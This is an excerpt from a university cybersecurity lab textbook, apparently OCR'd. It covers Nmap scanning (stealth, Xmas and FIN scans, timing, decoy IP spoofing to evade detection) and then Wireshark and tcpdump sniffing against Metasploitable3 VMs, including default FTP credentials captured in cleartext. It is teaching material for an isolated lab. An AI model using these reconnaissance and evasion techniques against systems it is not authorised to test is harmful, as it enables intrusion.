


Figure 9 – Software version scan results of our target machine

4. Alternatively, for more detailed (and very noisy!) scan, use the***A*** switch. This enables OS detection, script scanning, version detection, and traceroute

> **NOTE:** This might take a while.

```
> nmap -A 200.200.200.6
```

These results are also very interesting. For example, we obtained the SSH keys used to remote into the system as well as some filenames.

```
┌──(student㉿kali)-[~]
└─$ sudo nmap -A 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 18:34 MST
Nmap scan report for 200.200.200.6
Host is up (0.0046s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
```

Figure 10 – Scan results of the Metasploitable3-Linux target machine

We can also see that there might be a website being hosted and the target is waiting for print commands from other devices.

```
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
|_http-server-header: CUPS/1.7 IPP/2.1
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.
.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.1
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE:
```

Figure 11 – Scan results continued

Phase IV – Scanning Techniques

Lastly, there are a few more techniques that we can utilize. Refer to the basic TCP headers again.




Figure 3 – Abbreviated TCP Header Model

1. Scans can be done using different TCP header flags and produce different results

   1.1. We'll start with the simple***TCP SYN (stealth)*** scan. Open Wireshark and perform the scan below. It doesn't look stealthy, but it is considered as such because it never completes the TCP connection. However, firewalls can easily block this scan

```
> nmap -sS 200.200.200.6
```

   1.2. Execute a ***TCP ACK scan***. Again, watch the scan on Wireshark

```
> nmap -sA 200.200.200.6
```

   1.3. Execute a***UDP scan*** (this may take a while)

```
> nmap -sU 200.200.200.6
```

   1.4. Execute an ***Xmas scan*** (sets all the flags on a TCP packet header, lighting up the scan like a Christmas tree!)

```
> nmap -sX 200.200.200.6
```

   1.5. Execute a ***TCP FIN scan***

```
> nmap -sF 200.200.200.6
```

2. Another technique we can use is to adjust the ***timing of the scans***. Nmap uses a number between 0 and 5 to indicate the aggressiveness of a scan. The lowest value 0 indicates a "paranoid scan" that will take a very long time to complete, but is unlikely to be picked up by IDS. Using setting 5 indicates a very aggressive scan that will be sloppy, but completed at breakneck speed. To use timing, enter the following command where the # is the timer setting. Try both the 0 setting and the 5 setting. The scans should produce the same results, but you can see on Wireshark that the packets are sent at different speeds

```
> nmap -T# 200.200.200.6
```

3. Finally, you can try to mask yourself by using a decoy IP address. Watch this on Wireshark and you can see that it looks like Google is scanning our target

```
> nmap -D 8.8.8.8 200.200.200.6
```

3.1. For added confusion, you can use cloak yourself within many IP addresses, so that the defender doesn't know which one is yours

```
> nmap -D RND:20 200.200.200.6
```

This command executes a Decoy scan using 20 random source IP addresses.

4. Keep in mind that most of the commands in each section can be mixed and matched together such as in the following example which will fingerprint the operating system while using a decoy

```
> nmap -O -D 8.8.8.8 200.200.200.6
```

End of Lab

Deliverables

Four screenshots are needed to earn credit for this exercise:

- Screenshot of subnet scan
- Screenshot of ping sweep
- Screenshot of detailed fingerprinting scan
- Screenshot of stealth scan

Homeworks

Assignment 1 – Scan a website

Scan the vulnerable website scanme.nmap.org and produce the same screenshots as the deliverables. Describe your findings in a paragraph or two.

Assignment 2 – Scan Metasploitable3 – Windows

Start the Metasplitable3-Windows VM and produce the same screenshots as the deliverables. Describe your findings in a paragraph or two.




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 47

Scanning and Enumeration - Sniffing Basics

DANTE ROCCA

Sniffing is an important task for any hacker or network administrator. It allows one to see the traffic going across the network and pick out important details such as active machines, IP and MAC addresses, and sometimes even passwords if unencrypted traffic is being sent.

LEARNING OBJECTIVES

- Learn the basics of Wireshark filtering

PREREQUISITES

- Chapter 45 – Eagle Net
- Chapter 46 – Nmap

DELIVERABLES

- Screenshot of Wireshark filtered to only TCP and FTP
- Screenshot of tcpdump capture on the command line

RESOURCES

- "Lab 51 – Packet Capture with tcpdump" – https://www.101labs.net/comptia-security/lab-51-packet-capture-with-tcpdump/
- comparitech – tcpdump Cheat Sheet – https://cdn.comparitech.com/wp-content/uploads/2019/06/tcpdump-cheat-sheet-1.jpg.webp

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Generating Traffic to be seen on WireShark

To begin the lab, we'll use Wireshark, which learners should already be familiar with. After generating some traffic, we'll show how to use some basic filters.

1. Open a Wireshark capture between the router and the switch on the network containing the Metasploitable VM

> **NOTE:** Keep Wireshark running in the background. This section is all about generating interesting network traffic to examine later.

2. Navigate to the Kali Linux VM

2.1. Open the terminal and check its IP address

> **NOTE:** In this example, our Kali IP address is 100.100.100.5.

```
> ip address show
```

2.2. Perform an Nmap scan on the 200.200.200.0/24 network

```
> nmap 200.200.200.0/24
```

2.3. In our example, we can see that our Metasploitable3-linux machine has an IP address of 200.200.200.7 and has FTP running on port 21



Figure 1 – Nmap scan results

2.4. Connect to the FTP service running on the Metasploitable VM

```
> telnet 200.200.200.7 21
```

2.5. In the telnet terminal, log into the FTP server

```
user vagrant
```

```
pass vagrant
```

2.6. Exit the FTP session

```
quit
```




Figure 2 – FTP login

2.7. Open Firefox and go to the following URL:

```
http://200.200.200.7/
```

2.8. You can see that there are four web pages you can click on: Three folders and a Hypertext Pre-processor (PHP) file




Figure 3 – Results of Browser Visit

2.8.1. Click around on some of the various tabs on the webpage to generate traffic, then close the browser

Phase II – View traffic on wireshark and practice using filters

If you have ever observed Wireshark packet capture on a live connection, you can be easily overwhelmed by the thousands of data packets. In this book, we generally use a 'closed' system, so you may have only seen the packets of the tools we are using at the time. To separate the weeds from the wheat in a live environment, we need to learn to use filters. The most common filter on Wireshark is the display filter. We can use a combination of expressions and logical operators to filter which packets appear to us. The following are just some examples so you can gain practice using various display filters.

Command	Meaning
!=	Not equal
==	Equal
||	OR
&&	AND

Don't worry about each packet type; you can Google that information and gain knowledge as you gain experience. However, don't be afraid to click on any packet and explore.

1. Now that some traffic has been generated, switch to the Wireshark window that was opened earlier. We're going to apply some filters to look for certain kinds of traffic

1.1. First, we'll filter the capture to only show packets that involve the Kali VM (100.100.100.5)

```
ip.addr==100.100.100.5
```




Figure 4 – Filtering out all packets not from the Kali VM

1.2. That is too many packets for us to sift through. Let's add to our current filter to only show HTTP traffic

```
ip.addr==100.100.100.5 && http
```





Figure 5 – Filtering on HTTP packets from the Kali VM

1.3. Now, we'll use an "OR" operation to show both FTP and HTTP traffic

```
ip.addr==100.100.100.5 && http || ftp
```

1.4. You can also see that the FTP login and passwords were passed in the clear




ip.addr==100.100.100.5 && http||ftp

No.	Time	Source	Destination	Protocol	Length	Info
7013	576.689143	200.200.200.7	100.100.100.5	FTP	139	Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [200.200.200.7]
7023	599.535714	100.100.100.5	200.200.200.7	FTP	68	Request:
7025	599.536566	200.200.200.7	100.100.100.5	FTP	112	Response: 500 Invalid command: try being more creative
7028	606.936234	100.100.100.5	200.200.200.7	FTP	80	Request: user vagrant
7029	606.938811	200.200.200.7	100.100.100.5	FTP	101	Response: 331 Password required for vagrant
7034	612.943828	100.100.100.5	200.200.200.7	FTP	80	Request: pass vagrant
7035	612.950083	200.200.200.7	100.100.100.5	FTP	94	Response: 230 User vagrant logged in
7042	655.191863	100.100.100.5	200.200.200.7	FTP	72	Request: quit
7043	655.193436	200.200.200.7	100.100.100.5	FTP	80	Response: 221 Goodbye.
7051	657.794666	200.200.200.7	100.100.100.5	FTP	139	Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [200.200.200.7]
7059	663.887936	100.100.100.5	200.200.200.7	FTP	80	Request: user vagrant
7061	663.889354	200.200.200.7	100.100.100.5	FTP	101	Response: 331 Password required for vagrant
7063	669.600046	100.100.100.5	200.200.200.7	FTP	80	Request: pass vagrant
7064	669.604949	200.200.200.7	100.100.100.5	FTP	94	Response: 230 User vagrant logged in
7069	680.120145	100.100.100.5	200.200.200.7	FTP	72	Request: quit
7070	680.121694	200.200.200.7	100.100.100.5	FTP	80	Response: 221 Goodbye.
7099	804.813763	100.100.100.5	200.200.200.7	HTTP	412	GET /login.php HTTP/1.1
7101	804.815386	200.200.200.7	100.100.100.5	HTTP	567	HTTP/1.1 404 Not Found (text/html)
7103	804.952650	100.100.100.5	200.200.200.7	HTTP	365	GET /favicon.ico HTTP/1.1
7104	804.953543	200.200.200.7	100.100.100.5	HTTP	568	HTTP/1.1 404 Not Found (text/html)
7183	1120.122382	100.100.100.5	200.200.200.7	HTTP	403	GET / HTTP/1.1
7185	1120.125951	200.200.200.7	100.100.100.5	HTTP	814	HTTP/1.1 200 OK (text/html)
7187	1120.202710	100.100.100.5	200.200.200.7	HTTP	360	GET /icons/blank.gif HTTP/1.1
7188	1120.208108	200.200.200.7	100.100.100.5	HTTP	496	HTTP/1.1 200 OK (GIF89a)

Figure 6 – Applying an HTTP or FTP filter to our target VM

1.5. Lastly, we'll practice using a NOT operator to display all traffic not involving the Kali VM

```
ip.addr!=100.100.100.5
```



*- [Router ether3 to Switch3 Ethernet0]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr!=100.100.100.5

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	200.200.200.7	200.200.200.255	BROWSER	288	Host Announcement METASPLOITABLE3, Workstation, Server, Print
2	1.002698	200.200.200.7	200.200.200.255	NBNS	92	Name query NB WORKGROUP<1d>
3	2.003496	200.200.200.7	200.200.200.255	NBNS	92	Name query NB WORKGROUP<1d>
4	3.004403	200.200.200.7	200.200.200.255	NBNS	92	Name query NB WORKGROUP<1d>
5	15.017553	200.200.200.7	200.200.200.255	BROWSER	247	Browser Election Request
6	17.020379	200.200.200.7	200.200.200.255	BROWSER	247	Browser Election Request
7	19.023220	200.200.200.7	200.200.200.255	BROWSER	247	Browser Election Request
8	21.026200	200.200.200.7	200.200.200.255	BROWSER	247	Browser Election Request
9	23.031419	200.200.200.7	200.200.200.255	BROWSER	247	Browser Election Request
789	58.769544	200.200.200.1	255.255.255.255	MNDP	193	5678 → 5678 Len=151
6892	118.773867	200.200.200.1	255.255.255.255	MNDP	193	5678 → 5678 Len=151
6895	121.414280	200.200.200.7	150.150.150.254	DHCP	342	DHCP Request - Transaction ID 0x4912ef0d
6896	121.425420	150.150.150.254	200.200.200.7	DHCP	342	DHCP ACK - Transaction ID 0x4912ef0d
6901	130.765050	200.200.200.5	150.150.150.254	DHCP	338	DHCP Request - Transaction ID 0x6b56922a
6902	130.776338	150.150.150.254	200.200.200.5	DHCP	342	DHCP ACK - Transaction ID 0x6b56922a
6908	178.773370	200.200.200.1	255.255.255.255	MNDP	193	5678 → 5678 Len=151
6913	235.584011	200.200.200.6	150.150.150.254	DHCP	354	DHCP Request - Transaction ID 0x572fa63d
6914	235.590901	150.150.150.254	200.200.200.6	DHCP	342	DHCP ACK - Transaction ID 0x572fa63d

Figure 7 – All network traffic not used by our target machine

Phase III – tcpdump

While Wireshark is the tool of choice for sniffing, a wide variety of command-line sniffers exist, too. Tcpdump is the tool of choice in this category.

1. Switch to the Kali VM and open the terminal

2. To start tcpdump we need to know the different interfaces on our computer. Use the following command and take note of the interface connected on the GNS3 network

```
> ip address show
```

